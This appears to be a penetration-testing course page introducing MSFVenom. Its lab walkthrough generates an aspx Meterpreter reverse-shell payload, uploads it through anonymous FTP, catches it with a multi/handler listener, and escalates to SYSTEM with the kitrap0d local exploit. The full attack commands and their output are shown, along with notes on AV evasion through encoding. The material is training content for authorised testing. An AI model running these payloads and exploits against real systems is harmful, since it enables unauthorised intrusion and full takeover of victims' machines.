

Introduction to MSFVenom

MSFVenom is the successor of **MSFPayload** and **MSFEncode**, two stand-alone scripts that used to work in conjunction with **msfconsole** to provide users with highly customizable and hard-to-detect payloads for their exploits.

MSFVenom is the result of the marriage between these two tools. Before this tool, we had to pipe (**|**) the result from **MSFPayload**, which was used to generate shellcode for a specific processor architecture and OS release, into **MSFEncode**, which contained multiple encoding schemes used both for removing bad characters from shellcode. This could sometimes cause instability during the runtime - and for evading older Anti-Virus (**AV**) and endpoint Intrusion Prevention / Intrusion Detection (**IPS/IDS**) software.

Nowadays, the two combined tools offer penetration testers a method to quickly craft payloads for different target host architectures and releases while having the possibility to 'clean up' their shellcode so that it does not run into any errors when deployed. The AV evasion part is much more complicated today, as signature-only-based analysis of malicious files is a thing of the past. **Heuristic analysis, machine learning, and deep packet inspection** make it much harder for a payload to run through several subsequent iterations of an encoding scheme to evade any good AV software. As seen in the **Payloads** module, submitting a simple payload with the same configuration detailed above yielded a hit rate of **52/65**. In terms of Malware Analysts worldwide, that is a Bingo. (It is still unproven that Malware Analysts worldwide actually say "that is a Bingo".)

Creating Our Payloads

Let's suppose we have found an open FTP port that either had weak credentials or was open to Anonymous login by accident. Now, suppose that the FTP server itself is linked to a web service running on port **tcp/80** of the same machine and that all of the files found in the FTP root directory can be viewed in the web-service's **/uploads** directory. Let's also suppose that the web service does not have any checks for what we are allowed to run on it as a client.

Suppose we are hypothetically allowed to call anything we want from the web service. In that case, we can upload a PHP shell directly through the FTP server and access it from the web, triggering the payload and allowing us to receive a reverse TCP connection from the victim machine.

Scanning the Target

Introduction to MSFVenom

```
dbcypn@htb[/htb]$ nmap -sV -T4 -p- 10.10.10.5

<SNIP>
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
80/tcp    open  http      Microsoft IIS httpd 7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

FTP Anonymous Access

Introduction to MSFVenom

```
dbcypn@htb[/htb]$ ftp 10.10.10.5

Connected to 10.10.10.5.
220 Microsoft FTP Service
```

```
Name (10.10.10.5:root): anonymous

331 Anonymous access allowed, send identity (e-mail name) as password.

Password: *****

230 User logged in.
Remote system type is Windows_NT.

ftp> ls

200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  02:06AM      <DIR>          aspnet_client
03-17-17  05:37PM                689 iisstart.htm
03-17-17  05:37PM            184946 welcome.png
226 Transfer complete.
```

Noticing the `aspnet_client`, we realize that the box will be able to run `.aspx` reverse shells. Luckily for us, `msfvenom` can do just that without any issue.

Generating Payload

Introduction to MSFVenom

```
dbcypth0n@htb[/htb]$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=1337 -f aspx > reverse_

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of aspx file: 2819 bytes
```

Introduction to MSFVenom

```
dbcypth0n@htb[/htb]$ ls

Desktop  Documents  Downloads  my_data  Postman  PycharmProjects  reverse_shell.aspx  Templates
```

Now, we only need to navigate to `http://10.10.10.5/reverse_shell.aspx`, and it will trigger the `.aspx` payload. Before we do that, however, we should start a listener on `msfconsole` so that the reverse connection request gets caught inside it.

MSF - Setting Up Multi/Handler

Introduction to MSFVenom

```
dbcypth0n@htb[/htb]$ msfconsole -q

msf6 > use multi/handler
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
Exploit target:

  Id  Name
  --  -
```

0 Wildcard Target

```
msf6 exploit(multi/handler) > set LHOST 10.10.14.5
LHOST => 10.10.14.5


msf6 exploit(multi/handler) > set LPORT 1337
LPORT => 1337

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.5:1337
```

Executing the Payload

Now we can trigger the `.aspx` payload on the web service. Doing so will load absolutely nothing visually speaking on the page, but looking back to our `multi/handler` module, we would have received a connection. We should ensure that our `.aspx` file does not contain HTML, so we will only see a blank web page. However, the payload is executed in the background anyway.



MSF - Meterpreter Shell

Introduction to MSFVenom

```
<...SNIP...>
[*] Started reverse TCP handler on 10.10.14.5:1337

[*] Sending stage (176195 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.5:1337 -> 10.10.10.5:49157) at 2020-08-28 16:33:14 +0000

meterpreter > getuid

Server username: IIS APPPOOL\Web
```

```
meterpreter >

[*] 10.10.10.5 - Meterpreter session 1 closed. Reason: Died
```

If the Meterpreter session dies too often, we can consider encoding it to avoid errors during runtime. We can pick any viable encoder, and it will ultimately improve our chances of success regardless.

Local Exploit Suggester

As a tip, there is a module called the [Local Exploit Suggester](#). We will be using this module for this example, as the Meterpreter shell landed on the [IIS APPPOOL\Web](#) user, which naturally does not have many permissions. Furthermore, running the [sysinfo](#) command shows us that the system is of x86 bit architecture, giving us even more reason to trust the Local Exploit Suggester.

MSF - Searching for Local Exploit Suggester

```
Introduction to MSFVenom

msf6 > search local exploit suggester

<...SNIP...>
  2375 post/multi/manage/screenshare normal
  2376 post/multi/recon/local_exploit_suggester normal
  2377 post/osx/gather/apfs_encrypted_volume_passwd 2018-03-21 normal

<SNIP>

msf6 exploit(multi/handler) > use 2376
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

  Name          Current Setting  Required  Description
  ----          -
  SESSION              yes         The session to run this module on
  SHOWDESCRIPTION  false          yes         Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > set session 2

session => 2

msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 31 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
```

Having these results in front of us, we can easily pick one of them to test out. If the one we chose is not valid after all, move on to the next. Not all checks are 100% accurate, and not all variables are the same. Going down the list, [bypassuac_eventvwr](#) fails due to the

IIS user not being a part of the administrator's group, which is the default and expected. The second option, `ms10_015_kitrap0d`, does the trick.

MSF - Local Privilege Escalation

Introduction to MSFVenom

```
msf6 exploit(multi/handler) > search kitrap0d
```

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/local/ms10_015_kitrap0d	2010-01-19	great	Yes	Windows SYSTEM Escalation via Ki

```
msf6 exploit(multi/handler) > use 0
```

```
msf6 exploit(windows/local/ms10_015_kitrap0d) > show options
```

Module options (exploit/windows/local/ms10_015_kitrap0d):

Name	Current Setting	Required	Description
SESSION	2	yes	The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	tun0	yes	The listen address (an interface may be specified)
LPORT	1338	yes	The listen port

Exploit target:

Id	Name
0	Windows 2K SP4 - Windows 7 (x86)

```
msf6 exploit(windows/local/ms10_015_kitrap0d) > set LPORT 1338
```

LPORT => 1338

```
msf6 exploit(windows/local/ms10_015_kitrap0d) > set SESSION 3
```

SESSION => 3

```
msf6 exploit(windows/local/ms10_015_kitrap0d) > run
```

```
[*] Started reverse TCP handler on 10.10.14.5:1338
[*] Launching notepad to host the exploit...
[+] Process 3552 launched.
[*] Reflectively injecting the exploit DLL into 3552...
[*] Injecting exploit into 3552 ...
[*] Exploit injected. Injecting payload into 3552...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (176195 bytes) to 10.10.10.5
[*] Meterpreter session 4 opened (10.10.14.5:1338 -> 10.10.10.5:49162) at 2020-08-28 17:15:56 +0000
```

```
meterpreter > getuid
```

Server username: NT AUTHORITY\SYSTEM

 Cheat Sheet

Table of Contents

Introduction

Preface	✔
Introduction to Metasploit	✔
Introduction to MSFconsole	✔

MSF Components

 Modules	✔
Targets	✔
 Payloads	✔
Encoders	✔
Databases	✔
Plugins & Mixins	✔

MSF Sessions

 Sessions & Jobs	
 Meterpreter	

Additional Features

Writing & Importing Modules	✔
Introduction to MSFVenom	
Firewall and IDS/IPS evasion	
Metasploit-Framework Updates - August 2020	

My Workstation

OFFLINE

 Start Instance

∞ / 1 spawns left